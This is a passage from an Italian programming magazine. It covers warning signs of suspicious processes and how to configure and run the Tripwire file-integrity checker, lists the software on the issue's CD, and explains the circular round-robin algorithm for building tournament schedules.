Certi processi possono sicuramente essere considerati più sospetti di altri perché si comportano in maniera inusuale o perché operano secondo criteri chiaramente irregolari.

I killer processes sono quelli che operano come segue:

- vengono eseguiti in orari inaspettati
- terminano prematuramente
- consumano una quantità eccessiva di risorse (un attacco DoS o uno sniffer di rete possono essere la causa di un problema di questo tipo)
- effettuano il crack delle password, sniffano i pacchetti di rete o, comunque, eseguono attività non autorizzate
- evidenziano un output o degli argomenti non consueti (ad esempio su sistemi UNIX, un processo che viene eseguito come ./telnetd anziché /usr/bin/telnetd)
- sono generati da account utente inattivi che utilizzano risorse della CPU
- un processo terminale che evidenzia un comportamento anomalo in input o in output
- processi che eseguono programmi non consueti
- un numero eccessivo di processi

Bisogna fare molta attenzione a questi processi utilizzando tool di sicurezza come AIDE, Adavanced Intrusion Detection Environment (http://www.cs.tut.fi/~rammer/aide.html) oppure chkrootkit (http://www.chkrootkit.org) o anche Tripwire stesso (nella duplice veste, open source e commerciale http://www.tripwire.com).
Si tenga infine presente che uno dei principali obiettivi degli hacker è quello di compromettere questi tool per generare falsi allarmi che distraggano e facciano perdere tempo agli amministratori di sistema.


Loss Event
Prevention
Vulnerability
Prevention
Detection
Response
Threat Event
Prevention
Detection
Response
Detection
Response

From "An Introduction to Factor Analysis of Information Risk (FAIR)"
Jack A. Jones, CISSP, CISM, CISA
2005 Norwich University

Figura 6: Il fattore economico, ossia la possibilitá d'incorrere in perdite monetarie, é ovviamente il trigger che scatena le azioni preventive, investigative e reattive.

CHE COS'È TRIPWIRE

Tripwire è stato originariamente sviluppato per la piattaforma Unix da Gene H. Kim ed Eugene H. Spafford agli inizi degli Anni 90 nella Purdue University, ma successivamente è stato portato anche su altre piattaforme (Windows compreso).
È un programma che si preoccupa dell'integrità del file system. Per utilizzarlo è necessario costruire un file di configurazione che deve contenere una mappatura di file e directory che si vogliono mantenere sotto controllo e anche gli attributi che si vogliono verificare per ciascuno di essi. È poi necessario eseguire Tripwire per creare un database che consente di fare checksum crittografici corrispondenti ai file e alle directory specificate nel file di configurazione.
Per proteggere il programma Tripwire, il file di configurazione e il database così inizializzato è necessario creare copie di backup su un supporto che deve essere protetto fisicamente da eventuali scritture, come un floppy disk o un CDROM. Da quel momento in poi questa versione R/O diventa l'unico autorevole e sicuro software di riferimento che contiene programma, configurazione e dati, che possono essere utilizzati per testare l'integrità delle directory e dei file del sistema.
In aggiunta a questi meccanismi di crittografazione basati sul checksum, il database di Tripwire contiene anche informazioni che consentono di verificare: l impostazioni relative ai permessi di accesso ai file, il numero inode del file system, il numero di link presenti, lo User ID del proprietario, il Group ID del gruppo di utenti ai quali può venire grantato l'accesso, la dimensione del file, l'ultima data e ora di accesso del file, l'ultima modifica fatta e la creazione della data e dell'ora associata con l'inode di quel file.
Per ogni sistema è possibile verificare l'integrità di tutti i file e le directory critiche del sistema operativo, inclusi (e direi specialmente) file e directory che si considerano critici o per i quali non si vede alcun motivo per cui debbano modificarsi in condizioni normali. Bisogna fare particolare attenzione ai programmi eseguibili, demoni, script, librerie e file di configurazione associati a loro.
Il file di configurazione predefinito di Tripwire è un buon punto di partenza, ma è importante esaminarlo e personalizzarlo in base alle nostre reali esigenze.
Quando si decide quali attributi dei file e quali directory si devono verificare, bisogna anche considerare come vengono utilizzati all'interno del nostro sistema. Ad esempio è noto che i file di log crescono indefinitamente all'interno del sistema operativo e ne è un esempio per antonomasia /var/log/messages, che contiene tutti gli

NOTA

MA CHI CI MINACCIA?

Quando si fa riferimento a minacce che provengono da essere umani si tende a parlare (troppo) semplicisticamente di hacker. In base a statistiche e studi effettuati negli USA recentemente, coloro che attentano alla sicurezza informatica possono essere suddivisi in due grandi categorie: interni all'azienda, cioé impiegati, consulenti, fornitori e partner aziendali ed esterni all'azienda, cioé cybercriminali (ossia hacker professionali), spie, hacker non professionali, attivisti, servizi segreti e inventori di malware (virus, worm, cavalli di troia, ecc.).

NOTA

ESIGENZE OPERATIVE ED INVESTIGATIVE

La necessitá di ripristinare velocemente un sistema che è stato sottoposto ad azioni di hacking spesso rende difficile le attivitá investigative delle istituzioni deputate all'analisi e alla repressione dei tentativi di "effrazione informatica". Questo perché, soprattutto a livello aziendale, le cosiddette esigenza operazionali sono sempre prioritarie. Provate ad immaginare che il computer compromesso sia un server che permette a migliaia di utenti di gestire on line il proprio conto corrente. In casi del genere risulta molto difficile pensare che gli amministratori di sistema possano tenere fermo il portale per consentire le investigazioni necessarie, piuttosto che reagire subito, reinizializzando il sistema e rendendolo velocemente di nuovo disponibile.

avvertimenti e i messaggi che il sistema operativo invia istante dopo istante. Ebbene mettere le dimensioni di questi file sotto controllo non avrebbe ovviamente senso, perché riceveremmo un warning dopo l'altro che ci evidenzia le mutate condizioni di questo o quel log. In questi casi avrebbe viceversa senza monitorare i permessi di accesso a tali file che devono essere strettamente controllati per evitare che un hacker sia in grado di fare operazioni "in modalità nascosta", cancellando sistematicamente alcune righe di /var/log/messages e/o di altri file di log.
Inoltre ha senso mettere sotto monitoraggio le dimensioni dei file di sistema binari che a rigor di logica non devono cambiare le dimensioni nel tempo, ma devono rimanere immutati.

QUANTO COSTA TRIPWIRE

Se utilizziamo la versione open source la risposta è semplice in termini monetari, ma non è esaustiva. Il vantaggio di pagare zero Euro per un prodotto aperto è bilanciato dal supporto mancato o limitato alle sole ricerche su Internet, workgroup, ecc. e quindi deve essere valutato attentamente. In altre parole se lavoriamo in un'organizzazione che tiene in grande considerazione i problemi legati alla sicurezza dobbiamo farci anche una surfatina sul sito commerciale della Tripwire, per analizzare con cura le varie soluzioni proposte e i tipi di supporto che l'azienda propone. Stiamo parlando di essenzialmente di due soluzioni evidenziate in http://www.tripwire.com/products/enterprise/index.cfm e cioè:

- Tripwire Enterprise. Questo prodotto è stato sviluppato per le imprese medie e grandi. È reclamizzato come l'unico software che si occupa della verifica dell'integrità del sistema che permette ad ogni organizzazione di dimostrare a qualsiasi auditor la propria conformità alle regole della sicurezza ed un incremento della sicurezza stessa dei sistemi. Tripwire Enterprise è in grado inoltre di garantire la sicurezza 24x7 per più di 10.000 file system e 100.000 network device.
- Tripwire for Servers è la soluzione proposta per piccole e medie imprese.

La versione open source per Linux, che è attualmente la release numero 2.4.0, è scaricabile dal sito http://www.SourceForge.net e pesa poco più di 3 MB, sia il pacchetto RPM che il tar file.
Altri programmi che potrebbero esserci utili sono: MD5 per eseguire il checksum della crittografazione, GZIP per compattare i file scaricati, PCP per verificare l'autenticità della distribuzione software e un compilatore C (ad esempio il compilatore C della Sun oppure il compilatore open source GNU C) per ricompilare i sorgenti all'interno della nostra versione di sistema operativo.

LA FASE DI TAYLORING

La costruzione e l'installazione di Tripwire è semplice e non dovrebbe richiedere più di un quarto d'ora. Bisogna, comunque, mettere in conto di destinare alcuni giorni per determinare una configurazione adatta al nostro ambiente. Uno dei punti critici di tutti i software di monitoring è il rischio di "spamming". Si tratta cioè d'identificare le soglie giuste per il nostro sistema, al fine di garantire un monitoraggio efficace e in conformità alla policy di sicurezza in vigore. È evidente che livelli di treshold eccessivamente bassi non servono assolutamente a nulla, viceversa una loro definizione troppo rigorosa porterebbe ad effetti collaterali disastrosi, in quanto l'amministratore di sistema si troverebbe sottoposto ad un vero e proprio bombardamento di messaggi.
Siamo nella cosiddetta fase di tayloring, ossia di adattamento ai nostro scopi del tool di Tripwire. Qui ci troveremo a ricevere messaggi che non richiedono alcuna attenzione e dovremo dedicarci con attenzione all'individuazione della configurazione più adatta al nostro sistema.
Prima di cominciare è assolutamente necessario modificare il file delle policy ed a questo proposito si può prendere spunto dal file twpol.txt, installato insieme con il software, che contiene un insieme di regole abbastanza generico. Questo file dunque deve essere modificato con qualsiasi editor di testo in modo da raccogliere un insieme di regole piuttosto specifico ed adatto alle reali esigenze del server da proteggere (consultare l'esauriente manuale in linea per una spiegazione del significato delle varie proprietà ed attributi delle regole). Il risultato di questa modifica può essere salvato in un altro file di testo (magari con un nome significativo) e deve essere firmato digitalmente ed installato come nuovo file di policy prima di inizializzare il database interno. A tal fine aprendo una finestra terminale occorre digitare il seguente comando:

```
# twadmin --create-polfile <nome del file di testo
                                     delle policies>
```

Il processo avviato provvederà ad installare il nuovo file nella cartella indicata come destinataria nel file di configurazione. Dopo questa pri-

ma fase è possibile inizializzare il database interno digitando il comando

```
# tripwire --init-verbose
```

In questo modo verrà creato il database delle signatures all'interno della cartella indicata dalla variabile DBFILE del file di configurazione.
Data la sua importanza è opportuno che la verifica dell'integrità del filesystem sia schedulata come attività periodica. Il periodo temporale che deve intercorre tra le successive verifiche dipende naturalmente dalle reali esigenze ma, in linea di principio, si può dire che una verifica giornaliera è alquanto opportuna e dovrebbe porre al riparo da spiacevoli sorprese. Il processo può essere avviato lanciando da una finestra terminale (o attraverso un opportuno file batch) il seguente comando:

```
# tripwire --check
```

Con questa istruzione il software avvia la verifica della integrità sulla base delle policy precedentemente create, stampa un elenco delle eventuali anomalie a video e salva in formato binario una copia del report nella cartella alla quale punta la variabile REPORTFILE del file di configurazione. In ogni caso è anche possibile eseguire una verifica per una singola regola oppure per un determinato livello di gravità delle anomalie od anche per una specifica sezione del file delle policy (consultare a tale proposito il manuale utente). Qualora, a seguito della verifica, vengano riscontrate delle anomalie è necessario aggiornare anche il database interno in modo che esso riproduca sempre la situazione attuale del sistema e per evitare che modifiche "normali" continuino ad essere segnalate in futuro come situazioni critiche:

```
# tripwire --update --twrfile <nome del file report
                                              creato>
```

L'aggiornamento del database può anche essere effettuato subito dopo la verifica quando quest'ultima viene lanciata con il comando:

```
# tripwire --check --interactive
```

Una attività di sincronizzazione deve inoltre essere eseguita in caso di modifica del contenuto del file delle policy quando:

- è necessario aggiungere nuovi oggetti di sistema da monitorare;
- occorre modificare le regole poiché queste producono un numero eccessivo di falsi positivi;
- si vuole modificare il destinatario dei messaggi di posta elettronica oppure il modo in cui le regole sono raggruppate.

INSTALLAZIONE
INIZIALIZZAZIONE DEL DATABASE
CONTROLLO D'INTEGRITA'
FILE MODIFICATI?
NO
SI'
AGGIORNARE IL DATABASE
CONTROLLARE IL FILE DI STATO
MODIFICHE AUTORIZZATE?
NO
AZIONI DI SICUREZZA
SI'
SI'
POLICY OK?
NO
AGGIORNARE LE POLICY





Figura 7: Il diagramma evidenzia il flusso logico delle operazioni da effettuare per utilizzare correttamente il tool Tripwire.

In tutte queste ipotesi i passi da seguire sono i seguenti:
1. creare una versione ascii del file delle policies mediante il comando

```
twadmin --print-polfile > [nome del file di testo]
```

2. editare il file di testo creato in modo da apportarvi i cambiamenti desiderati;
3. istruire il software in modo da accogliere le modifiche apportate tramite il comando

```
tripwire --update-policy [nome del file di testo]
```

Per impostazione predefinita il processo di aggiornamento viene eseguito con un livello di sicurezza elevato nel senso che esso avvia una contestuale verifica di integrità secondo le nuove regole e visualizza ogni eventuale violazione delle regole del vecchio file che sono anche coperte dalle nuove regole. Dal momento che in caso di riscontrate anomalie il database non viene di fatto aggiornato occorre accertare che gli eventi segnalati siano in realtà normali e, soltanto in quest'ultima ipotesi, procedere con l'aggiornamento riavviando il processo in modalità a bassa sicurezza tramite il comando:

```
tripwire --update-policy --secure-mode low <nome
                         del file di testo delle policy>
```

Enrico Bottari

SOFTWARE SUL CD

Java SE Development Kit 6

IL COMPILATORE INDISPENSABILE PER PROGRAMMARE IN JAVA

Se avete intenzione di iniziare a programmare in Java oppure siete già dei programmatori esperti avete bisogno sicuramente del compilatore e delle librerie Java indispensabili. Sotto il nome di Java SE Development Kit vanno appunto tutti gli strumenti e le librerie nonché le utility necessarie per programmare in JAVA. L'attuale versione è la 6.0, ovvero la nuovissima release densa di innovazioni e molto più legata al desktop di quanto non fossero tutte le precedenti

Java SE Development KIT 6U1 CON NETBEANS 5.5

TOMCAT 6.0.9
IL SERVLET CONTAINER PER JAVA E JSP

THINWIRE 1.2
IL FRAMEWORK AJAX PER JAVA

RUBY.
IL NUOVO CHE AVANZA

MYSQL 5.1.15
IL PRINCIPE DEI DATABASE

PYTHON 2.5
L'EX GIOVANE RAMPANTE

MEDIAWIKI 1.9.2
LA VOSTRA WIKIPEDIA PERSONALIZZATA

APACHE 2.2.4
IL WEB SERVER PIÙ USATO AL MONDO

ECHO 2 2
AJAX SEMPLICE ANCHE CON JAVA

ECLIPSE SDK 3.2.2
L'IDE TUTTOFARE

PHP 5.2.1
IL LINGUAGGIO DI SCRIPTING PIÙ AMATO DEL WEB


JOOMLA 1.0.12
L'EREDE DI MAMBO

JAMES 2.3.0
IL MAIL SERVER DI APACHE

WXWIDGETS 2.8.4
COMODE LIBRERIE PER LO SVILUPPO DI INTERFACCE GRAFICHE

HIBERNATE 1.2.0 BETA
PER FAR CONVIVERE PROGRAMMAZIONE AD OGGETTI E SQL

RESHARPER FOR VS 2005
UN SUPER PLUGIN PER VS2005

DEV C++ 4.9.9.2
UN EDITOR C++ A BASSO COSTO

STRUTS 2.0.1
IL FRAMEWORK MVC PER JAVA

DADABIK 4.2
UN CREATORE DI INTERFACCE VERSO DATABASE

PIRCBOT 1.4.4
UN BOT IRC PROGRAMMABILE IN JAVA

DOJO 0.4.2
IL NUOVO FRAMEWORK PER JAVASCRIPT

WIX 3.0
IL TOOL PER I SETUP

ACCOPPIAMENTI DI TORNEI

CALCOLARE UN CALENDARIO DI INCONTRI PER MANIFESTAZIONI SPORTIVE È UN COMPITO CHE SI ADDICE AD ESSERE RISOLTO CON ALGORITMI. ESAMINIAMO UNA SOLUZIONE COMPLETA PER IL PIÙ NOTO DEI TORNEI, QUELLO ALL'ITALIANA

Molte attività sportive e ludiche prevedono dei tornei. Sono frequenti nel calcio, nel basket o nel tennis ma anche in altre attività ludiche come gli scacchi. L'obiettivo che ci prefiggiamo di raggiungere è produrre calendari per la gestione dei tornei, quindi per la definizione degli abbinamenti. In particolare ci occuperemo di tornei dove ogni incontro coinvolge due sfidanti, come accade appunto nel calcio, nel tennis o negli scacchi. Focalizzeremo l'attenzione alla tipologia di torneo conosciuto con il nome di italiano, in cui ogni partecipante incontra esattamente una volta ogni altro partecipante. Accenneremo oltre che ai metodi avanzati per la soluzione di questo problema, altri tipi di tornei che prevedono soluzioni algoritmiche più complesse.

TORNEO ALL'ITALIANA

Nel torneo all'italiana ogni sfidante gioca una sola volta contro ognialtro sfidante. Se il numero di concorrenti è ridotto è facile fare gli abbinamenti che danno luogo al torneo. Ad esempio, se il numero di concorrenti è quattro facilmente si arriva agli accoppiamenti. Per intenderci, supponiamo che i concorrenti siano quelli riportati in tabella:

Nominativo
Mosca
Topo
Gatto
Ragno0

I turni di gioco saranno 3 e sono facilmente rappresentabili con un'altra tabella (tabella 2).
È necessario a questo punto individuare un metodo generale che possa valere per un numero qualsiasi di squadre. Facciamo prima alcune considerazioni e due conti. È auspicabile che il

N.Turno	Incontri
1	(Mosca-Topo) (Gatto-Ragno)
2	(Mosca-Gatto) (Topo-Ragno)
3	(Ragno-Mosca) (Gatto-Topo)

Tabella 2: Una rappresentazione dei vari turni di gioco

numero di concorrenti o squadre sia pari, altrimenti se dispari ad ogni turno un concorrente rimarrà senza avversari. Da un punto di vista tecnico se il numero di partecipanti è dispari bisogna aggiungere un altro sfidante fantasma in modo che si possa costruire un calendario con un numero pari di concorrenti. Ogni qualvolta un concorrente deve incontrarsi con il fantasma (o forfait) salterà il turno. Tale espediente serve per poter usare la tecnica di abbinamento con un numero pari di partecipanti. In tale situazione se il numero di partecipanti, che è un numero pari, è n il numero di turni sarà esattamente n-1, visto che ognuno deve incontrarsi con tutti tranne che con se stesso.

IMPLEMENTAZIONE

Nel realizzare un algoritmo che risolva il problema è necessario indicare una corretta rappresentazione dei dati. Innanzitutto, si associa ad ogni nominativo un numero in modo che successivamente si possa trattare esclusivamente con numeri. Una tabella di corrispondenza, conosciuta anche come hash table è l'ideale per rappresentare i dati sorgenti. Un esempio è visualizzato in tabella 3:
A questo punto il modo migliore per descrivere il calendario quindi gli n-1 turni di gioco è una tabella, che come vedremo è associata ad una matrice che può essere rappresentata come nella tabella 4.
È un modo compatto anche se ridondante per

REQUISITI
Conoscenze richieste
Basi di programmazione
Software
-
Impegno
Tempo di realizzazione

Numero	Nominativo
1	Mosca
2	Topo
3	Gatto
4	Ragno

Tabella 3: Tabella hash di associazione dei nomi ai numeri

N.Turno	Concorrenti			
	1	2	3	4
1	2	1	4	3
2	3	4	1	2
3	4	3	2	1

Tabella 4: Matrice di rappresentazione dei turni

rappresentare i turni di gioco. Come sappiamo per esperienza, trattare con numeri anziché con parole ci può esser di aiuto. Esiste un modo grafico per rappresentare lo stesso calendario.
L'algoritmo che sviluppiamo è anche conosciuto come circolare. Ad ogni turno n/2 partecipanti dovranno essere abbinati con i restanti n/2 partecipanti e tale abbinamento dovrà essere reiterato per gli n-1 turni senza però mai ripetere alcun incontro. Si procede sistemando inizialmente il primo partecipante, quello associato al numero 1, per tutti i turni di gioco. Per farlo si può pensare semplicemente di abbinarlo negli n-1 turni ai concorrenti 2, 3, ..., n. Rispettando l'ordine naturale della sequenza. Per ogni turno si dovranno quindi abbinare i restanti n-1 concorrenti identificati con i numeri 2, 3, ..., n. Per essere più precisi gli n-2 concorrenti 3, 4, ... , n giacché il 2 è già stato impegnato nel primo turno con il numero 1. Il metodo circolare suggerisce di fare un'associazione tra i partecipanti 3, 4 ..., n con i partecipanti n, n-1, ..., 4, 3. Scorrendo in modo circolare la seconda di queste due sequenze si riescono a individuare tutti gli abbinamenti. Lo scorrimento, nient'altro che un'operazione di shift va fatta per gli abbinamenti delle n-1 squadre. Per ogni turno lo shift deve essere di due e si devono riportare tutte le squadre. Una volta costruita una matrice con questo metodo bisogna soltanto fare un ulteriore passaggio, in cui si sostituisce alla diagonale principale il numero presente con il numero 1. Questo perché risul-





Fig. 3: "Rappresentazione geometrica del calendario del torneo"

	Abb. per 1	Abbinamenti per n-1						
Turno \ Concorrenti →	1	2	3	4	5	6	7	8
1	2	1	8	7	6	5	4	3
2	3	4	1	2	8	7	6	5
3	4	6	5	1	3	2	8	7
4	5	8	7	6	1	4	3	2
5	6	3	2	8	7	1	5	4
6	7	5	4	3	2	8	1	6
7	8	7	6	5	4	3	2	1

terebbe che un concorrente si incontri con se stesso, cosa ovviamente impossibile. È tutto più chiaro se si segue il ragionamento su un caso concreto rappresentato dalla matrice degli incontri così come descritta in precedenza; ad esempio per il caso n=8. Di seguito è riportata la matrice.
Analizzando ad esempio il turno 1 si nota come gli n-1 concorrenti sono stati tra loro abbinati. Vorrei porre l'attenzione sul numero 1 indicato al turno 1 come sfidante per il concorrente 2. Usando il metodo avremmo dovuto mettere il numero 2 e non 1 visto che a partire dallo sfidante 3 si sono riportatati i concorrenti 8,7, 6 fino ad arrivare a 3 alla fine della matrice; da cui la naturale prosecuzione sarebbe stato appunto 2. Ma il metodo prevede di sostituire l'intera diagonale della matrice (evidenziata nella tabella in verde) con il numero 1. Stessa cosa accade al turno successivo. Traslando di 2 si parte con il concorrente 8 per lo sfidante 5 si prosegue a ritroso e dopo il 4, nella posizione turno 2 concorrente 3 si sostituisce il 3 con l'uno. Si prosegue cosi e si costruisce l'intero calendario.

UN NUMERO ESAGERATO DI PARTECIPANTI

Un numero elevato di concorrenti rende l'uso di un calendario con il torneo all'italiana a volte impraticabile. Si pensi al campionato di calcio con diciotto squadre, bene anche se sono previsti due gironi uno di andata e l'altro di ritorno, si impiega un intero anno a completarlo. In alcuni sport il numero di partecipanti può essere anche molto maggiore di 18 e il tempo a disposizione per il torneo minore. Nella maggior parte degli sport una tale eventualità viene affrontata impostando il torneo con incontri ad eliminazione diretta, chi vince va avanti chi perde torna a casa. Si crea una struttura piramidale che dimezza ad ogni turno il numero di partecipanti fino ad arrivare al vincitore assoluto di tutto il torneo. Così una sola sconfitta sancisce la fine del torneo, una giornata no può condizionare la prestazione di tutto l'evento. Non solo per alcuni partecipanti (per l'esattezza la metà di essi) l'intero torneo si conclude con una sola partita. Negli scacchi è stato pensato un altro metodo di abbinamento che assicura ad ogni partecipante di giocare tutte le partite previste nel calendario. Qui come nel tennis nei tornei il numero di partecipanti è spesso numeroso ed è impensabile proporre abbinamenti all'italiana. Si fissa un certo numero di turni, ad esempio 8 o 9 e ad ogni turno un algoritmo decide gli abbinamenti garantendo ad ogni partecipante un incontro. A tale proposito fa eccezione anche in questo caso la sola eventualità che il numero di concorrenti sia dispari, in tal caso ad ogni turno un giocatore si incontrerà con il forfait. Tale metodo è quello svizzero, esiste anche l'italo-svizzero. Si contano poi molte altre variazioni che differiscono per piccoli particolari. Alla base di questi metodi ci sta il concetto che l'abbinato è fatto tra concorrenti della stessa posizione in classifica, se possibile, o di posizione simile altrimenti. Così i forti giocheranno con i forti, i medi con i medi e gli ultimi in classifica si incontreranno tra loro. La cosa interessante è che una sconfitta o un pareggio il più delle volte non pregiudicano l'intero torneo anche per la vittoria finale.

CONCLUSIONI

Il problema del calcolo combinatorio che abbiamo affrontato e risolto con l'esempio della squadra di calcio, può essere utile in tutta una serie di situazioni. Ciò che più conta all'aumentare del numero dei soggetti coinvolti nel calcolo non corrisponde un aumento della complessità dell'algoritmo. Ciononostante possono esserci molti e diversi modi di vedere la questione. In particolare è la rappresentazione pratica dell'algoritmo che potrebbe costituire qualche problema.
Ad esempio cosa accadrebbe se le squadre fossero rappresentate da una struttura XML? la risposta è semplice. Assolutamente niente. Sarebbe sufficiente caricare il dato in memoria e costruire la nostra tabella hash.Con il presente articolo abbiamo inaugurato una nuova serie di articoli che hanno lo scopo di risolvere ben circoscritti problemi che sovente si incontrano nel nostro lavoro di programmatori. Così si avrà la possibilità reale di aggiungere alle nostre librerie utili strumenti di soluzioni si avrà la possibilità di costruire soluzioni altamente performanti per i nostri algoritmi

Fabio Grimaldi

MATING POOL

Il mating pool che potremmo tentare di tradurre come piscina di accoppiamento è un metodo usato negli algoritmi genetici per realizzare la delicata fase di selezione. Dalla popolazione, in funzione di indici di fitness, si devono individuare degli accoppiamenti per la riproduzione. La scelta delle coppie ricorda la scelta degli incontri in tornei; non solo, un simile metodo potrebbe essere usato per la definizione di calendari di gioco.